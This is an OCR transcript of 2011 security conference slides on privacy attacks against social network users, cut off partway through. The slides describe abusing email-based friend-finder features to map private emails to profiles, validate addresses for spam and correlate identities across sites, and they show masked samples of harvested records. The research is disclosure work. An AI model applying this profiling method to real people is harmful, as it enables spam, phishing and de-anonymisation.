
HITBSECCONF2011
MALAYSIA
OCTOBER 10 - 13 @ INTERCONTINENTAL KL

Attacking the Privacy of Social Network Users

Marco `embyte` Balduzzi

What's about?




Motivations

- Social Networks have experienced a huge surge in popularity
- Facebook Is the 2nd most visited site
  - http://www.alexa.com/siteinfo/facebook.com
- Has > 800 Million active users
  - http://www.facebook.com/press/info.php?statistics
- The amount of personal information they store requires appropriate security precautions
- People are not aware of all the possible way in which these info can be abused
- A simple problem can result in serious consequences for the privacy of thousands of social users

Who am I?

- From Bergamo (IT) to the French Riviera
- MSc in Computer Engineering
- PhD at EURECOM
- 8+ years experience in IT Security
- Engineer and consultant for different international firms
- Co-founder of BGLug, Applied Uni Lab, (ex) SPINE Group, Nast, etc…
- http://www.iseclab.org/people/embyte




Chapter 1


- Automated Querying Attack

The *Finding-Friends* functionality

- Social Networks usually provide an email-based functionality to search for existing friends
- Two methods:
  - Email provider
  - Upload contact list



For example … LinkedIn



See Who You Already Know on LinkedIn

Searching your email contacts is the easiest way to find people you already know on LinkedIn.
Learn More

Your email:

Email password:


We will not store your password or email anyone without your permission.

Do you use Outlook, Apple Mail or another email application?
Import your desktop email contacts »

Enter Email Addresses

Enter email addresses of people to invite and connect. Separate each address by a comma.

And … facebook



Find Friends

Add Personal Contacts as Friends

Choose how you communicate with friends. See how it works or manage imported contacts.

Windows Live Hotmail	Find Friends
Windows Live Messenger	Find Friends
orange.fr	Find Friends
Yahoo!	Find Friends
sfr.fr	Find Friends
Other Email Service	Find Friends

Other Tools


Upload Contact File

Do you see the problem?


- Per se... it is a feature, not a vulnerability
- Historically provided by services as SMTP (VRFY command) and Finger
- Problems of the Finding-Friends functionality:
- 1. Map a profile to an email (normally considered a private information)
- 2. Validation of e-mail addresses on large scale for massive spam attacks
  - Fast and automated
  - Bulk queries of thousands of emails (10,000 on Facebook)
- 3. Recursive queries via email fuzzing on user friends

Mapping emails and profiles

- Example




```
embyte@panda:~/projects/socialspam/data/completed$ wc -l *_full.txt
   55219 Badoo_full.txt
  518272 Facebook_full.txt
   42378 Friendster_full.txt
  256271 LinkedIN_full.txt
  217792 MySpace_full.txt
   70275 NetLOG_full.txt
  126224 Twitter_full.txt
   18317 XING_full.txt
 1304748 totale
```



```
xxxemxy@gmxil.com;00000000;myrndejxx;Axxe Mxy
xxxercxdxver@gmxil.com;00000000;megtxstic000;Megxn Ricxter
xxxey0@xotmxil.com;00000000;Oopy0;Alisx Dykstrx
xxxeydxle@gmxil.com;00000000;AntDrunk;Ant Brown
xxxey.xudson@gmxil.com;00000000;Axxeyxudson;Axxey Hudson
xxxeylemieux00@xotmxil.com;00000000;xxxeylemieux;Axxey Lemieux
xxxeylock@rogers.com;00000000;xxxeylock;Joxn Smetxurst
xxxeymorxn@gmxil.com;00000000;Axxtitx;0Axxey Morxn
xxxie000@xotmxil.com;00000000;AxxieSmitx00;Axxie Smitx
xxxie@xkipr.com;00000000;AxxieKendxll;Axxie Kendxll
```

What next?

- Build the identify of a person… But, How?
- Different profiles with the same e-mail address belong to the same person
  - E-mail correlation on multiple social networks




Impact

- Validation of e-mail addresses on large scale for massive spam attacks
  - Fast and automated
- Enrich e-mail addresses with private user information for targeted attacks
  - Phishing, social engineering
  - Information gathering

- Detection of inconsistent profile information
- Discovering of “hidden” identities

Our prototype

- Automated system for Profiling Users




Experiments

- Identified 8 popular Social Networks providers that support the *Finding-Friends functionality:*
  - Facebook, MySpace, Twitter, LinkedIN, Friendster, Badoo, Netlog, XING

- Input data: 10 million e-mail addresses found on a command-and-control (C&C) server used for SPAM

- Two phases:
